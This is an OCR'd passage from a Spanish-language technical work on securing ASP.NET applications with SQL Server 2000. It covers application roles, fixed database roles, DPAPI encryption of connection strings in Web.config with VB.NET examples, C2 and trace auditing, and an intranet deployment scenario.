

Gráfico 1-25: Funciones de aplicación en SQL Server[39]

Para evitar lo anterior primeramente se bloquean todos los permisos a la cuenta del usuario sobre la base y se crea una función de aplicación con un nombre y contraseña como se indica en el Espacio de Código 1-18, ejecutando con privilegios de *db_owner* el proceso almacenado *sp_addapprole.* Y cuando se desee acceder a la base de datos con esta función, desde la aplicación, se debe ejecutar el procedimiento almacenado *sp_setapprole* con los parámetros que se indican en el Espacio de Código 1-19 de esta forma solamente la aplicación de entrada de pedidos obtendrá los permisos de inserción, mientras que Excel al intentar autenticarse con las credenciales del usuario no podrá realizar ninguna tarea, evitando así que la base de datos sea manipulada de forma indirecta.

```
EXEC sp_addapprole 'NombreDeLaFunción', 'Contraseña'
```

Espacio de código 1-18: Creación de función de aplicación en SQL Server

```
EXEC sp_setapprole 'NombreDeLaFunción', {Encrypt N 'Contraseña'}, 'odbc'
```

Espacio de código 1-19: Activación de función de aplicación en SQL Server

[39] Tomado de [10]: Administración de seguridad

1.4.2.3 Funciones fijas

Las funciones fijas permiten establecer permisos predefinidos para los usuarios en una base de datos. Estas no pueden ser eliminadas y se definen para cada base de datos individualmente y otorgan o deniegan privilegios como lo indica la Tabla 1-5.

Función fija de base de datos	Descripción
db_owner	Tiene todos los permisos de la base de datos.
db_accessadmin	Puede agregar o eliminar Id. de usuario.
db_securityadmin	Puede administrar todos los permisos, la propiedad de los objetos, las funciones y la pertenencia a ellas.
db_ddladmin	Puede utilizar TODAS las instrucciones DDL, menos las instrucciones GRANT, REVOKE o DENY .
db_backupoperator	Puede utilizar las instrucciones DBCC, CHECKPOINT y BACKUP.
db_datareader	Puede seleccionar todos los datos de cualquier tabla de usuario de la base de datos.
db_datawriter	Puede modificar todos los datos de cualquier tabla de usuario de la base de datos.
db_denydatareader	No puede seleccionar ningún dato de cualquier tabla de usuario de la base de datos.
db_denydatawriter	No puede modificar ningún dato de cualquier tabla de usuario de la base de datos.

Tabla 1-5: Funciones fijas de base de datos

1.4.3 ALMACENAR CADENAS DE CONEXIÓN DE FORMA SEGURA

Como se ha visto hasta ahora se puede mantener el secreto de la información que transita por la red, pública o privada, utilizando métodos para realizar conexiones seguras entre servidores o desde el cliente hacia el servidor Web, pero de nada sirve proteger los datos que intercambia la aplicación con el servidor si la cadena para conectarse a éste se puede obtener por otros medios y por tanto se podría acceder al servidor de base de datos utilizando otra aplicación.

Las cadenas de conexión por lo general se almacenan en los mismos ensamblados del proyecto pensando que no pueden ser revisados, pero existen aplicaciones que permiten desensamblar un dll y por tanto ver su contenido, dejando al descubierto a más del código, la cadena de conexión que potencialmente es mucho más peligroso en caso de un ataque.

Esto se puede prevenir utilizando autenticación de Windows entre los servidores, para no proporcionar credenciales, pero aún así se deja información importante descubierta como por ejemplo el nombre de la base de datos, el nombre del servidor y por supuesto el tipo de seguridad que se está utilizando.

Un método muy utilizado para almacenar las cadenas de conexión consiste en guardarlas encriptadas en el archivo Web.config. Si bien el archivo es vulnerable a ser descargado si no se configuran las ACLs de forma correcta, si la cadena está encriptada no se revela su información. Ahora si bien la información ya está encriptada y no puede ser vista por atacantes surge otro problema que es dónde almacenar la llave de encripción utilizada para proteger la cadena de conexión y otros datos. Si un atacante obtiene esta llave todo el secreto se pierde y la cadena vuelve a ser vulnerable. Para solucionar ésto se hace uso de la librería DPAPI (Data Protection API) de Win32 para cifrar y descifrar datos.

DPAPI está incluida en los sistemas operativos Windows 2000 en adelante y consta de dos métodos CryptProtectData y CryptUnprotectData. El uso de esta librería soluciona el problema de almacenamiento de claves porque las genera a partir de la clave de usuario de la cuenta que llama a los métodos de DPAPI de tal manera que el sistema operativo administre las claves y no el usuario directamente. Para la utilización de la librería se pueden hacer uso de dos tipos de almacenes de claves, el almacén del equipo y el almacén del usuario. Cuando se usa el almacén del equipo la clave de desencripción se genera para todo el equipo de tal forma que todas las cuentas de usuario de este la pueden utilizar y por tanto cualquier usuario puede descifrar el secreto, en cambio si se emplea el almacén de usuario solo el usuario que llama a la librería para encriptar el mensaje, puede desencriptarlo.

Para demostrar el uso de DPAPI en el presente trabajo se implementa una biblioteca de clases[40] donde se crean los métodos necesarios para su utilización. Dicha biblioteca de clases para el presente trabajo tomará el nombre de

[40] Biblioteca de Clases tomada de [1] de los anexos How To: Create a DPAPI library

ProteccionDatos y a continuación se ilustra su utilización en un ejemplo demostrativo de cómo proteger las cadenas de conexión a base de datos con su uso.

En Visual Studio se crea un proyecto con un Web Form como el que se muestra en el Gráfico 1-26. El ejemplo reúne en una sola aplicación la opción de encriptar y desencriptar una cadena de texto, que para el interés de este trabajo deberá ser una cadena de conexión a base de datos, también muestra la forma como recuperar el valor de esta cadena ya encriptada del archivo Web.config y mostrarla ya desencriptada.



Gráfico 1-26: Web Form Ejemplo de encripción de cadena de conexión

El código de los eventos de cada botón se muestra en el Espacio de Código 1-20, como se puede observar el evento del botón *Encriptar* realiza una llamada a la biblioteca de clases **ProteccionDatos** para generar una instancia de la clase **ProtectorDatos** de la cual se llama al método Encriptar que finalmente encripta la cadena de conexión y su resultado se muestra en el cuadro de texto *Datos Encriptados* de la pantalla. Al igual que el anterior botón en el evento de *Desencriptar* se llama a la biblioteca de clases con la diferencia que se hace uso del método Desencriptar. Finalmente en el evento del último botón se realiza el mismo procedimiento para desencriptar una cadena pero ésta se obtiene desde el archivo Web.config donde se almacena la cadena encriptada previamente.

```
'Se importa la biblioteca de clases generada
Imports ProteccionDatos

Private Sub btnEncriptar_Click ...
'Inicializar una instancia de la clase de encripción
Dim dp As ProtectorDatos = _
       New ProtectorDatos(ProtectorDatos.Store.USE_MACHINE_STORE)
       Dim datos As Byte()
    Try
       'Convertir el valor de la cadena en su representación
       'binaria.
       datos = Encoding.ASCII.GetBytes(txtEncriptar.Text)
       'Obtener el valor encriptado de la cadena y volver a
       'convertirlo en una cadena de tipo String
       txtEncriptado.Text = _
            Convert.ToBase64String(dp.Encriptar(datos, Nothing))
    Catch ex As Exception
       ...
    End Try
End Sub

Private Sub btnDesencriptar_Click...
    'Nueva instacia de la clase de encripción/desencripción
    Dim dp As ProtectorDatos = _
            New ProtectorDatos(ProtectorDatos.Store.USE_MACHINE_STORE)
    Dim datos As Byte()
    Try
        'Convertir la cadena encriptada en su representación
        'binaria de 64 bits
        datos = Convert.FromBase64String(txtEncriptado.Text)
        'Desencriptar la cadena y convertirna el tipo de
        'dato String nuevamente para ser mostrada
        txtDesencriptado.Text = _
            Encoding.ASCII.GetString(dp.Desencriptar(datos, Nothing))
    Catch ex As Exception
        ...
    End Try
End Sub

Private Sub btnDesencriptarWebConfig_Click ...
    'Nueva instacia de clase de Encripción/Desencripción
    Dim dp As ProtectorDatos = _
        New ProtectorDatos(ProtectorDatos.Store.USE_MACHINE_STORE)
    Dim cadenaWC As String
    Dim datos As Byte()
    Try
        'Obtner cadena de datos desde el archivo Web.config
        'con el valor de key = conexionEncriptada
        cadenaWC = _
        ConfigurationSettings.AppSettings("conexionEcriptada")
        'Convertir la cadena encriptada en su representación
        'binaria de 64 bits
        datos = Convert.FromBase64String(cadenaWC)
        'Desencriptar la cadena y convertirna el tipo de
        'dato String nuevamente para ser mostrada
        txtDesencriptado.Text = _
            Encoding.ASCII.GetString(dp.Desencriptar(datos, Nothing))
     Catch ex As Exception
...
```

```
    End Try
End Sub
```

Espacio de código 1-20: Código del ejemplo de protección de cadenas de conexión

El Gráfico 1-27 muestra la cadena encriptada que luego se colocará en el archivo Web.config como lo indica el Espacio de Código 1- 21

Gráfico 1-27: Cadena de conexión encriptada

```
<appSettings>
   <add
      key="conexionEcriptada"
      value="AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAT2hARvJHi
      U6XuPAa6UNG2AQAAAACAAAAAAADZgAAqAAAABAAAAAs9gBOo
      RqGDUg/q7PzgG/UAAAAAASAAACgAAAAEAAAAGCTJ7G0Wv9BZ
      7Vo6MNCnnVAAAAA9NdSuEEH6x1m68CognkROXY7kzbO3qwFB
      M63uBSxAOsftUeswSumH8jDjjSp9VFpB+1yIai5KI5VHF0bl
      pI+shQAAAA6CYYqhtK6g1cdY+Aw86oBSUnYzQ==" />
</appSettings>
```

Espacio de código 1-21: Cadena encriptada en el archivo Web.config

Al utilizar el botón *Webconfig* se desencripta la cadena almacenada que es idéntica a la cadena original como se puede ver en el Gráfico 1-27 y por lo tanto podrá ser usada para conectarse a la base de datos.

1.4.4 AUDITORIA

La auditoria de base de datos es un aspecto muy importante de la seguridad en ambientes empresariales al proporcionar información muy considerable sobre las acciones que se están desarrollando sobre el servidor por parte de usuarios autorizados y no autorizados.

1.4.4.1 Auditoria de autenticación

SQL Server 2000 proporciona la posibilidad de realizar la auditoria en varios niveles de la base de datos. La primera forma de auditoria se puede configurar mediante el administrador corporativo como se muestra en el Gráfico 1-28.



Gráfico 1-28: Configurar auditoria de autenticación SQL Server 2000

Como se puede observar existen cuatro niveles de auditoria de autenticación sobre la base de datos. Este tipo de auditoria es muy limitada y solo permite obtener información acerca de intentos de autenticación, ya sean fallidos, exitosos

u otros, pero no permite realizar auditoria sobre otro tipo de acciones como las acciones que se realicen sobre las tablas o los cambios en las funciones de usuario y sus privilegios que son característicos en un ataque al momento de *elevar privilegios*[41].

1.4.4.2 Auditoria de tipo C2

El C2 es un estándar de seguridad compuesto por un conjunto de exigencias que debe cumplir una empresa en cuanto a auditoria de servidores de base de datos, impuesta por el Departamento de defensa de los Estados Unidos. Este estándar incluye acciones como creación y borrado de tablas, ejecución de procedimientos almacenados, autenticación de usuarios entre otros.

Este tipo de auditoria no se encuentra habilitada por defecto sino que necesita ser explícitamente habilitada mediante línea de comandos o por medio del analizador de consultas, ejecutando el procedimiento almacenado sp_configure como se muestra en el Espacio de Código 1-22, teniendo claro que la identidad con la que se ejecuten estos procedimientos debe pertenecer al grupo Administradores de base de datos que tienen todos los privilegios sobre el servidor.

```
USE master
EXEC sp_configure 'show advanced option', '1'
RECONFIGURE

EXEC sp_configure 'c2 audit mode', 1
RECONFIGURE
```

Espacio de código 1-22: Configuración de auditoria tipo C2

La primera ejecución del procedimiento almacenado indica que se habilite el cambio de opciones avanzadas en el servidor, la segunda ejecución cambia el estado de la auditoria, si el parámetro el “1” la auditoria da inicio si en cambio es “0” entonces se detiene.

[41] La *elevación de privilegios* es uno de los pasos más comunes de un ataque, con el cual un intruso busca subir en la escala de usuarios lo más alto posible (Administrador) y de ésta forma tener mayor control sobre la aplicación.

Para poder observar los resultados de la auditoria hace falta manejar el Analizador de SQL que es uno de los elementos del menú de opciones de SQL Server 2000, con esta herramienta se puede visualizar los resultados de la auditoria y entender cómo realmente está funcionando el servidor. La auditoria se guarda en un archivo con el formato de nombre *audittrace_yyyyMMddhhmmss.trc* en el directorio por defecto donde se crean las bases de datos que generalmente es C:\Archivos de programa\Microsoft SQL Server\MSSQL\Data, este archivo puede tener un tamaño máximo de 200 MB y el momento que cumpla con este valor se crea automáticamente un archivo nuevo. En el analizador es necesario abrir este archivo como nuevo archivo de traza permitiendo ver los resultados como lo indica el Gráfico 1-29.



Gráfico 1-29: Resultado de auditoria C2

El archivo donde se guarda la información de la auditoria que se esté ejecutando no se podrá abrir porque está en uso por lo cual habría que esperar a que cumpla con los 200 MB o en su defecto detener y volver a iniciar el servidor.

Es recomendable que si la auditoria C2 está habilitada se deshabilite la auditoria de autenticación para evitar que se guarde dos veces la misma información en dos lugares distintos. La desventaja con este tipo de auditoria es que no se puede

escoger que acciones auditar y cuales no, por lo tanto en caso de verse afectado el rendimiento del servidor no se puede más que suspender la auditoria.

1.4.4.3 Auditoria de trazas

Este tipo de auditoria permite manipular de mejor manera que clases de acciones y eventos auditar y así no afectar tanto el rendimiento del servidor, para poder configurar una traza se lo puede hacer ya sea por línea de comandos, por medio del analizador de consultas o mediante el Analizador de SQL que resulta la opción más cómoda como se puede observar en el Gráfico 1-30.



Gráfico 1-30: Opciones de traza para auditoria en SQL Server 2000

Al ejecutar la auditoria automáticamente se genera un archivo con el nombre designado y se presenta sobre el Analizador SQL como se muestra en el Gráfico 1-31. La desventaja de este tipo de auditoria es que deja de funcionar si el servidor se detiene y es necesario volver a crear toda la traza y configurar sus opciones.



Gráfico 1-31: Resultado de auditoria con traza

1.5 SEGURIDAD EN AMBIENTES DE INTRANET, EXTRANET E INTERNET

Luego de realizar la revisión sobre las principales tecnologías para proteger información se puede empezar a analizar los tres escenarios donde se la transporta y cómo cada uno presenta diferentes desafíos y limitaciones al momento de poder implementar seguridad de forma correcta. En este subcapítulo se analizará cada uno de estos escenarios mostrando sus principales características y las mejores opciones para proteger la información en base a las exigencias de cada uno.

1.5.1 SEGURIDAD EN INTRANET

Las Intranet son redes privadas corporativas donde se puede encontrar un ambiente controlado, donde se conoce el software que utilizan los usuarios, la dirección IP con la cual se identifican y de ser el caso la ubicación dentro de la infraestructura de red, a más de ésto es muy común encontrar que cada usuario pertenece a un grupo dentro del dominio empresarial, con lo cual sus permisos dentro de la red ya están definidos.

Las aplicaciones ASP .NET a pesar de ser diseñadas en ambientes Web son primordialmente desarrolladas para trabajar en ambientes empresariales como el descrito anteriormente, esto permite aplicar muchas de las opciones de configuración y programación para autenticación, autorización y comunicación segura. Sin embargo aún en un ambiente controlado no se puede hablar de un ambiente seguro porque la aplicación está expuesta a los ataques de usuarios internos o al filtrado de información confidencial entre departamentos.

Dentro de una Intranet se pueden presentar varios escenarios para ASP .NET dependiendo de la forma como se haya definido el desarrollo de la aplicación. De todos los escenarios posibles el presente trabajo abarcará solamente dos, que son los que conciernen al objetivo de brindar seguridad a una aplicación que ya existe y que tiene definida su estructura.

1.5.1.1 ASP .NET y SQL Server

Este escenario es muy común en una Intranet con el manejo de dos servidores, el primero que contiene la aplicación ASP .NET y el segundo donde se aloja la base de datos, como se muestra en el Gráfico 1-32, considerando una empresa de pequeño o mediano tamaño donde no se maneja una *granja de servidores*[42].



Gráfico 1-32: ASP .NET y SQL Server

Para la configuración y programación de la seguridad en este ambiente se supondrá lo siguiente:

[42] Una granja de servidores es un conjunto de máquinas dedicadas a brindar juntas el mismo servicio a los usuarios para los cuales es transparente cuál de éstas atiende su petición.

- Cada uno de los usuarios de la aplicación pertenece a un grupo del dominio empresarial levantado con Active Directory.
- No existen accesos anónimos a la aplicación, es decir no se puede ingresar a menos que se tenga una cuenta en Active Directory.
- Las comunicaciones se suponen riesgosas, aún cuando sean realizadas dentro de una misma red LAN.
- Todos los usuarios manejan el mismo software para acceder a la aplicación, Internet Explorer 5.0 o superior, con sistema operativo Microsoft Windows 2000 o superior.
- La topología de la red de servidores no es estática y puede cambiar libremente.
- Se utiliza una única identidad para acceder al servidor de base de datos.



Gráfico 1-33: Configuración de seguridad para ASP .NET y SQL Server[43]

El Gráfico 1-33 muestra un ejemplo del escenario planteado con tres perfiles, la comunicación entre los usuarios y el servidor Web se mantiene segura mediante SSL para evitar el monitoreo dentro de la red de información delicada. El servidor autentica a los usuarios mediante autenticación de Windows, este aspecto no podría ser realizado si el navegador no es Internet Explorer, en cuyo caso la

[43] Tomado de [1], Capítulo 5: Seguridad de Intranet

autenticación debería ser *Básica* para lo cual hay que ingresar explícitamente las credenciales de Windows (usuario y contraseña). Al obtener una identidad de Windows desde el llamador original se evita transportar credenciales de usuario desde el navegador hacia el servidor Web. Para realizar el acceso a la base de datos se utiliza la identidad del proceso ASPNET del servidor Web para configurar autenticación de Windows en el servidor SQL. Como ya se había explicado con anterioridad esto se realiza para favorecer la agrupación de conexiones al servidor de base de datos, con lo cual se reduce sustancialmente el trabajo de administración por cuanto los permisos se otorgan a un solo usuario.

Al utilizar la identidad del proceso ASPNET para acceder al servidor SQL, se debe tener configurada la misma identidad como una cuenta en el servidor de base de datos, o en su defecto utilizar una cuenta de dominio para realizar el acceso. Para utilizar la identidad del proceso hay que definir una clave conocida para esta cuenta, lo cual se hace cambiando el archivo machine.config como se indicó en el Espacio de Código 1-6. Luego se crea una cuenta con el mismo nombre y clave en el servidor SQL. La ventaja de definir la misma cuenta en los dos servidores, para posibilitar la autenticación de Windows, consiste en que no importa si entre los servidores se coloca un filtro de seguridad, ya sea un firewall o un servidor de seguridad, el contexto de la cuenta se transmite aún cuando no estén abiertos todos los puertos necesarios para la autenticación de Windows, además permite realizar menor tarea de administración al ser necesario solamente alterar las claves de las cuentas ASPNET en los dos servidores cuando sea necesario.

A continuación se presentan tablas que resumen las configuraciones que se deben realizar para implementar el modelo de seguridad descrito con anterioridad.

Paso	Más información
Deshabilitar el acceso anónimo para el directorio raíz virtual de la aplicación Web Habilitar la autenticación integrada de Windows	Para utilizar la configuración de autenticación de IIS, utilice el complemento MMC de IIS. Haga clic con el botón secundario del *mouse* (ratón) en el directorio virtual de la aplicación y, a continuación, haga clic en **Propiedades**. Haga clic en la ficha **Seguridad de directorios** y después en **Modificar** en el grupo **Control de autenticación y acceso anónimo**.

Tabla 1-6: Configurar IIS[44]

Paso	Más información

Cambiar la contraseña de ASPNET a un valor de contraseña segura conocido	ASPNET es una cuenta local con los mínimos privilegios que se utiliza de forma predeterminada para ejecutar aplicaciones Web ASP.NET.
